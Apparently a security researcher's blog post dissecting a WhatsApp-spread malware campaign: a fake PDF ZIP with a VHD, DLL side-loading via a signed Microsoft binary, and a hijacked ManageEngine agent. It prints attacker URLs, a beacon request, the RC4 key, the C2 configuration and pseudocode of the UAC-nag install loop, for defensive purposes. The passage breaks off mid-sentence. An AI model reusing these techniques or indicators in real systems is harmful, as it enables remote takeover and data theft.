
TL;DR
- A “PDF” arriving on WhatsApp from someone you know is really a ZIP containing a virtual disk image (
.vhd).- Opening it runs a genuine, Microsoft-signed Windows program that quietly loads a hidden malicious DLL sitting next to it.
- The DLL nags you with a Windows permission pop-up until you click “Yes”, then silently installs a legitimate ManageEngine remote-management agent that reports to the attacker. From then on they have full remote control of the PC.
- The hijacked PC’s WhatsApp is then used to send the same trap to the victim’s contacts.
- The infrastructure points to a Chinese-speaking crew working on UTC+8 time, targeting Malaysia.
- Everything is in the appendices at the end of this post: indicators, ready-to-use YARA / Sigma / Suricata rules, the full step-by-step methodology with every command, the analysis scripts, and the domain, IP and certificate records.
It started with a message from someone you know
Two files named like this arrived on WhatsApp, sent by a contact the recipient trusted:
PDF_ZXYXMA_20261123150951_022.zip
PDF_SCSPKG_20261123150951_024.zip
They looked like ordinary documents. They weren’t. Shortly after, another person who opened one reported that their own WhatsApp was taken over and used to send new ZIP files to everyone in their contact list.
I took the samples apart in an isolated Linux sandbox. I never ran them; everything below comes from static analysis, the attacker’s own configuration files and public records. This post walks through what I found, layer by layer.
What the victim sees vs. what actually happens

From the victim’s point of view, almost nothing happens. You double-click “PDF” and nothing opens. Then Windows asks whether Windows Installer (publisher: Microsoft Windows) may make changes. If you click No, the prompt comes straight back, again and again. Once you click Yes, nothing visible happens at all, and the attacker now owns the machine.
Layer 1: a disk image pretending to be a document
Each ZIP (280 KB) holds a single 14.7 MB VHD, a virtual hard disk that Windows 10/11 mount with a double-click, like a USB stick. The new drive is labelled DOCS and appears to contain one file, PDF. A second file, FAULTREP.DLL, is flagged Hidden + System, so the victim never sees it.
Disk images have long been a favourite of attackers because they help dodge the “this file came from the internet” warnings. A few forensic details stood out:
- Hash-busting: the two samples are identical except for 8 bytes, the DLL’s PE timestamp and checksum, which the builder randomises (fake compile dates in 2078 and 2087). Every victim gets a file with a different fingerprint. The sequence numbers (
_022,_024) show at least 24 copies were produced in the same second. - The builder slipped up: it forgot to randomise the DLL’s export-table timestamp, which reveals the real build time: 2026-11-23 07:09:04 UTC, 16 seconds before the disk image was created.
- The attacker’s PC left a fingerprint: the NTFS security descriptors on the copied files carry the Windows account SID of the build machine,
S-1-5-21-538414588-593789913-107753860-1001. - Their clock is on UTC+8: the ZIP’s internal timestamp is 15:09 local, while the disk image’s UTC times say 07:09.
Layer 2: a genuine Microsoft program as the delivery van
“PDF” is really PDF.EXE, which turns out to be WerFaultSecure.exe, Microsoft’s Windows Fault Reporting tool from Windows 8.1 (2014). Its Authenticode signature is valid, chaining up to Microsoft Root Certificate Authority 2010. The file is completely unmodified.
So why use it? Because it statically imports faultrep.dll:
IMPORT faultrep.dll ['WerpInitiateCrashReporting']When a program starts, Windows looks for most DLLs in the program’s own folder first, and faultrep.dll isn’t on the short list of protected “KnownDLLs”. Launched from the DOCS drive, the trusted Microsoft program therefore loads the attacker’s FAULTREP.DLL sitting right next to it. This is classic DLL side-loading: a trusted, signed binary carries the malicious code in with it.
Layer 3: the hidden DLL
The malicious FAULTREP.DLL is a 222 KB, unsigned 64-bit DLL built with GCC 16.2 (MinGW), a toolchain Microsoft never uses for Windows components. It exports two functions:
WerpInitiateCrashReporting: justreturn 0. It exists only so the Microsoft program will load the DLL.RunElevated: the real payload.

On load, DllMain relaunches the DLL as a hidden rundll32.exe "<path>\FAULTREP.DLL",RunElevated process (CREATE_NO_WINDOW), so the decoy can exit while the infection carries on in the background.
Hidden strings
Everything interesting is RC4-encrypted with a 16-byte key (c700000024c93805105697a7e2597f01). After reverse-engineering the decryption routine, the hidden strings fall out:
| Decrypted string | Purpose |
|---|---|
hxxps://gooddowning[.]com/164.zip |
Second-stage download |
hxxps://aaa.gooddowning[.]com/beacon.php?u= |
Victim-tracking beacon |
ManageEngine UEMS - Agent |
Service name used to check success |
runas, msiexec.exe |
Elevation and installer |
tar.exe, powershell.exe |
Unpacking (with a hidden PowerShell fallback) |
OpenSCManagerA, OpenServiceA, QueryServiceStatus |
Service check, resolved at runtime |
A progress report for the operator
Every step of the infection is reported back with a one-way HTTPS GET:
GET /beacon.php?u=wf&s=dll_loaded&m=1a2b3c4d_DESKTOP-ABC123&os=win&lang=en
Host: aaa.gooddowning.com
User-Agent: Mozilla/5.0u=wfis a hard-coded operator/campaign tag.sis one of 11 stages:dll_loaded,dl_start,dl_ok/dl_fail,ex_ok,elevating,install_start,install_done/install_fail,agent_running/agent_not_running.mis the victim ID: the C: drive serial number plus the computer name.
The malware reads at most 256 bytes of the reply and throws them away, so the beacon is pure telemetry. The attacker gets your public IP, your computer name and the exact moment you clicked each button.
The “nag loop”
The elevation logic, simplified from the disassembly:
while (!service_running("ManageEngine UEMS - Agent")) {
    beacon("elevating");
    if (ShellExecuteEx(verb="runas", file="msiexec.exe",
                       params="/i UEMSAgent.msi /qn TRANSFORMS=... SERVER_ROOT_CRT=...")) {
        beacon("install_start");  wait_for_installer(180 s);  beacon("install_done");
    } else {
        beacon("install_fail");   Sleep(300 ms);   // ...and ask again
    }
}
beacon("agent_running");
There is no retry limit. The UAC prompt is a real, Microsoft-signed msiexec.exe prompt, and it comes back until the victim gives in.
Layer 4: a legitimate remote-management tool, pointed at the attacker
The downloaded 164.zip (46 MB) is a standard agent package exported from a ManageEngine Endpoint Central server. The installer is genuine, Zoho-signed software, which is exactly why antivirus often stays quiet. What makes it malicious is its configuration file, DCAgentServerInfo.json:
"ServerInfoProps": {
    "SERVERNAME": "WIN-RCO5OBAIFK7",
    "SERVERIPADDRESS": "192.229.81.189",
    "SERVERPORT": "8383",
    "productcode": "DCEE" },
"AgentProps": { "AGENTPOLLINGINTERVAL": "2", "ENABLESILENT": "YES" },
"ServerHashTime": "1795416584" // 2026-11-23 06:49:44 UTC- The real control server is
192.229.81.189:8383, a freshly deployed Windows box that was never renamed (WIN-RCO5OBAIFK7). - Its keys were generated at 06:49 UTC, about 20 minutes before the lure was built. These servers are disposable.
- Agents check in every 2 minutes, install silently, and come with two attacker-made root certificates (
ManageEngineCA,ManageEngineCA-DS-CA) that get added to the PC’s Trusted Root store.
Endpoint Central is built for IT departments: remote desktop, file transfer, running scripts as SYSTEM, deploying software. Pointed at a scammer’s server, it hands over everything: banking sessions, saved passwords, personal files, and the logged-in WhatsApp.
On an infected 64-bit PC, the attacker’s server is recorded here, which makes for a quick check:
reg query "HKLM\SOFTWARE\WOW6432Node\AdventNet\DesktopCentral\DCAgent\ServerInfo"If DCServerIPAddress says 192.229.81.189, that PC belongs to the attacker.
How one infected PC infects the next

The DLL contains no WhatsApp code at all; I checked every string, encrypted or not. The spreading happens afterwards, through the remote-control agent. WhatsApp Desktop/Web stays logged in on a PC, so the attacker can simply open it and send freshly built, uniquely fingerprinted ZIPs to every contact. Recipients trust the sender, open the “PDF”, and the cycle repeats. The operator’s dashboard shows which hijacked PCs are online and ready for the next round.
To be precise about confidence: the lack of spreading code is confirmed, the full remote control is confirmed, the spreading itself is reported by a victim and matches public advisories, and the exact method is highly likely but not directly observed.
If your WhatsApp is sending things you didn’t send: on your phone, go to Settings → Linked devices → Log out all devices, then turn on two-step verification. That cuts the PC’s session immediately, even if the PC is still infected.
Following the infrastructure

Pulling on the decrypted domain led to a surprisingly rich picture, all from public records (RDAP/WHOIS, certificate-transparency logs and urlscan.io’s scan history). I never scanned or probed the attacker’s servers.
gooddowning[.]com |
aaenen[.]cc (earlier) |
|
|---|---|---|
| Registered | 2026-11-06 02:06 UTC (17 days before the attack) | 2026-10-14 20:25 UTC |
| Expires | 2027-11-06 | 2027-10-14 |
| Registrar | Gname.com (Singapore) | Gname.com |
| Declared registrant | “xiang gang” (pinyin for 香港, Hong Kong) | “Ho Chi Minh”, Vietnam |
| Status | Active, behind Cloudflare | Suspended by the registrar (26 Oct) |
| Server | Hidden behind Cloudflare | 45.221.115.86 (VMISS, Hong Kong) |
A few things jumped out:
A Chinese-language victim dashboard. The beacon host serves a login page titled “登录 - 上线看板”, roughly “Login – Online dashboard”. 上线 (“come online”) is Chinese slang for a hacked machine checking in.

The operator’s dashboard login page (screenshot: urlscan.io) A Chinese hosting panel. The homepage is the default page of the BaoTa (宝塔) server panel: “恭喜,站点创建成功!” (“Congratulations, the site was created successfully!”).

BaoTa default page on gooddowning.com (screenshot: urlscan.io) A project name in pinyin. Another payload on the same domain is called
feihudui187.zip. Fēihǔduì (飞虎队) means “Flying Tigers”, and our DLL stores its download asfhd.zipin%TEMP%\fhd\.The same crew, a month earlier. Searching for the dashboard’s title turned up the same panel on
